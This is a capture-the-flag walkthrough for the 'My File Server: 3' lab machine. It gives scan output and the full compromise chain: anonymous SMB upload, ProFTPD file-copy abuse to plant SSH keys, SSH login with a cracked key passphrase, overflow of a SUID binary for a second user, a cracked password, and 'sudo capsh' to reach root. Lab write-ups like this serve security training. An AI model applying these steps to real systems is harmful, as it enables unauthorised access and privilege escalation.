MyFileServer 3

I will share with you a new Walkthrough for Infosec Warriors CTF machines. My File Server: 3 Walkthrough for the CTF machine is created by Vishal Biswas AKA Cyberknight. You can download here this CTF. It states the level is Intermediate level and that is true. Either way, you explore a little if this is unfamiliar and that’s how you learn.
Link to download: https://www.infosecwarrior.com/my-file-server-3/

Reconnaisance


Let's start by identifying our target IP using netdiscover

```
Currently scanning: 192.168.125.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:cb:83:eb      1      42  PCS Systemtechnik GmbH
192.168.56.104  08:00:27:b9:fa:7d      1      60  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $
```

IP- 192.168.56.104

Now let's do nmap scan to identify open ports,services,version etc


```
Applications  Places  System                                   Fri Aug 7, 16:36
Parrot Terminal
File  Edit  View  Search  Terminal  Tabs  Help
Parrot Terminal                                  Parrot Terminal
┌─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $sudo nmap -A -p- 192.168.56.104
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-07 16:33 IST
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 16:34 (0:00:18 remaining)
Nmap scan report for 192.168.56.104
Host is up (0.00050s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    3 0        0               16 Feb 19 07:48 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.56.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
| End of status
22/tcp    open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http        Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
| http-server-header: Apache/2.4.6 (CentOS)
Menu  myfileserver  [Oracle VM Virtu...  [ctf (~/comp ctf ...  [My File Server- ...  [MyFileServer_3...  Parrot Terminal  404 Not Found - ...
```




There was a number of ports open.
21 , 2121 (ftp)- It also allows anonymous login.
80(http)
22(ssh)
139,445(netbios,samba)
1337(waste management)
2049,20048,56494,59370

Enumeration


Since the smb ports are open let's first enumerate using enum4linux
enum4linux http://192.168.56.104



Great from this scan we got to know there were few shares which were present and smbdata was also open.
Now I went on to explore port 80 http service
http://192.168.56.104




Now i performed a directory scan to find other directories present. I used gobuster.



Now from the scan we understood there is a directory named .ssh present. Let's check to find contents present in it.
http://192.168.56.104/.ssh

Great now when we checked authorized_keys we got a ssh key of a user this might be helpful



Let's download it into our local machine. It would be really helpful.
wget http://192.168.56.104/.ssh/authorized_keys
After downloading the file we went to smb server. We know that “smbdata” has read and write permission . so put the authorized_keys in it.. which i downloaded from port 80 “.ssh” folder...
and its successfully done.
smbclient //192.168.56.104/smbdata
put authorized_keys

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $wget http://192.168.56.104/.ssh/authorized_keys
--2020-08-07 17:43:36--  http://192.168.56.104/.ssh/authorized_keys
Connecting to 192.168.56.104:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 410
Saving to: 'authorized_keys'

authorized_keys                                   100%[===================================================================================>]     410  --.-KB/s    in 0s

2020-08-07 17:43:36 (11.5 MB/s) - 'authorized_keys' saved [410/410]

┌─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $ls
authorized_keys  enum4linux.png  gobuster1http.png  netdiscover.png  nikto.png  nmap1.png  nmap2.png  note.txt
┌─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $smbclient -L 192.168.56.104
Enter WORKGROUP\baz's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        smbdata         Disk      smbdata
        smbuser         Disk      smbuser
        IPC$            IPC       IPC Service (Samba 4.9.1)
SMB1 disabled -- no workgroup available
┌─[baz@parrot]─[~/comp ctf walkthroughs/myfileserver]
└──╼ $smbclient //192.168.56.104/smbdata
Enter WORKGROUP\baz's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> put authorized_keys
putting file authorized_keys as \authorized_keys (5.6 kb/s) (average 5.6 kb/s)
```

```
Try "help" to get a list of possible commands.
smb: \> put authorized_keys
putting file authorized_keys as \authorized_keys (5.6 kb/s) (average 5.6 kb/s)
smb: \> ls
  .                                   D        0  Fri Aug  7 17:44:13 2020
  ..                                  D        0  Tue Feb 18 17:17:54 2020
  anaconda                            D        0  Tue Feb 18 17:18:15 2020
  audit                               D        0  Tue Feb 18 17:18:15 2020
  boot.log                            N     6120  Tue Feb 18 17:18:16 2020
  btmp                                N      384  Tue Feb 18 17:18:16 2020
  cron                                N     4813  Tue Feb 18 17:18:16 2020
  dmesg                               N    31389  Tue Feb 18 17:18:16 2020
  dmesg.old                           N    31389  Tue Feb 18 17:18:16 2020
  glusterfs                           D        0  Tue Feb 18 17:18:16 2020
  lastlog                             N   292292  Tue Feb 18 17:18:16 2020
  maillog                             N     1982  Tue Feb 18 17:18:16 2020
  messages                            N   604379  Tue Feb 18 17:18:17 2020
  ppp                                 D        0  Tue Feb 18 17:18:17 2020
  samba                               D        0  Tue Feb 18 17:18:17 2020
  secure                              N    11937  Tue Feb 18 17:18:17 2020
  spooler                             N        0  Tue Feb 18 17:18:17 2020
  tallylog                            N        0  Tue Feb 18 17:18:17 2020
  tuned                               D        0  Tue Feb 18 17:18:17 2020
  wtmp                                N    25728  Tue Feb 18 17:18:17 2020
  xferlog                             N      100  Tue Feb 18 17:18:17 2020
  yum.log                             N    10915  Tue Feb 18 17:18:17 2020
  sshd_config                         N     3906  Wed Feb 19 13:16:38 2020
  todo                                N      162  Tue Feb 25 19:52:29 2020
  id_rsa                              N     1766  Thu Mar 19 10:13:16 2020
  note.txt                            N      128  Thu Mar 19 10:23:12 2020
  authorized_keys                     A      410  Fri Aug  7 17:44:13 2020

                19976192 blocks of size 1024. 10254156 blocks available
smb: \>
```

We also downloaded id_rsa which was present in the smbserver.
we know that port 2121 ProFTPD 1.3.5 has “FILE COPY” vulnerability.. so i login in ftp 2121 without username and password just press enter and enter..
and copy authorized_keys from smbdata to smbuser’s .ssh directory.. (because authorized_keys will connect id_rsa file when we use ssh for login of smbuser)

Exploitation

now i tried to take ssh form id_rsa file which we downloded from port 80.. and enter passphrase which we cracked “password” and yeahh we got a smbuser shell

ssh smbuser@192.168.56.104 -i id_rsa
pass- password
id

```
[baz@parrot]-[~/comp ctf walkthroughs/myfileserver]
  $sudo sshuser@192.168.56.104 -i id_rsa
[sudo] password for baz:
sudo: sshuser@192.168.56.104: command not found
[✗]-[baz@parrot]-[~/comp ctf walkthroughs/myfileserver]
  $sudo ssh smbuser@192.168.56.104 -i id_rsa

   ##########################################################################
   #                          InfoSec Warrior                               #
   #                  --------- www.InfoSecWarrior.com -----------          #
   #                          My File Server - 3                            #
   #                  Just a simple addition to the problem                 #
   #                       Designed By :- CyberKnight                       #
   #                        Twitter    :- @CyberKnight00                    #
   ##########################################################################

Enter passphrase for key 'id_rsa':
Last login: Thu Mar 19 10:15:35 2020 from 192.168.56.1
[smbuser@fileserver ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserver ~]$
```

here we got 2 folders in home directory ..but “bla” directory has no read and write permission for smbuser..now i start searching something but i did’t get anything and we have no find and locate command for searching suid files...
so i start searching manually and i got a file “esclate” from “/usr/bin” directory which have suid bit of bla.
so from this file we can try to take “bla” user shell.. when execute esclate . I feeded lots of number and alphabet ..sometimes it gives “why are you here ?!” and sometimes “Segmentation fault”.. so i understand whats happening ..
“ i gave a value (number) which comes in between both the errors..and yeahh “i got a bla user group” (i think this vulnerability is known as buffer errors or bufferoverflow not confirmed but may be)

```
[smbuser@fileserver bin]$ /usr/bin/escalate
-bash: /usr/bin/escalate: No such file or directory
[smbuser@fileserver bin]$ cd
[smbuser@fileserver ~]$ ls -la /usr/bin/esclate
-rwsr-xr-x 1 bla bla 7546 Feb 27 00:21 /usr/bin/esclate
[smbuser@fileserver ~]$ /usr/bin/esclate
34
Why are you here ?!
[smbuser@fileserver ~]$ /usr/bin/esclate
32
Why are you here ?!
[smbuser@fileserver ~]$ /usr/bin/esclate
1234654513131324654
Why are you here ?!
[smbuser@fileserver ~]$ /usr/bin/esclate
135168446564121122121211212 1
Why are you here ?!
[smbuser@fileserver ~]$ /usr/bin/esclate
1234567890123456789012345678901234
sh-4.2$ id
uid=1001(bla) gid=1000(smbuser) groups=1001(bla),1000(smbuser)
sh-4.2$ hostname
fileserver
sh-4.2$ uname-a
sh: uname-a: command not found
sh-4.2$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64
sh-4.2$
```

and yesss .. finally i got a “bla” user groups..

then i tried to go in bla user directory .. and yeah finally i am in.

yeahh i got bla user flag : 0aab4a2c6d75db7ca2542e0dacc3a30f

after reading the flag .. here is a hint that “you can crack this hash, because it is also my pasword”
so after cracking the hash i got bla user password
0aab4a2c6d75db7ca2542e0dacc3a30f:itiseasy

password is “itiseasy”
bla:itiseasy
sudo -l
sudo -u root /usr/sbin/capsh --
id
cd /root
cat proof.txt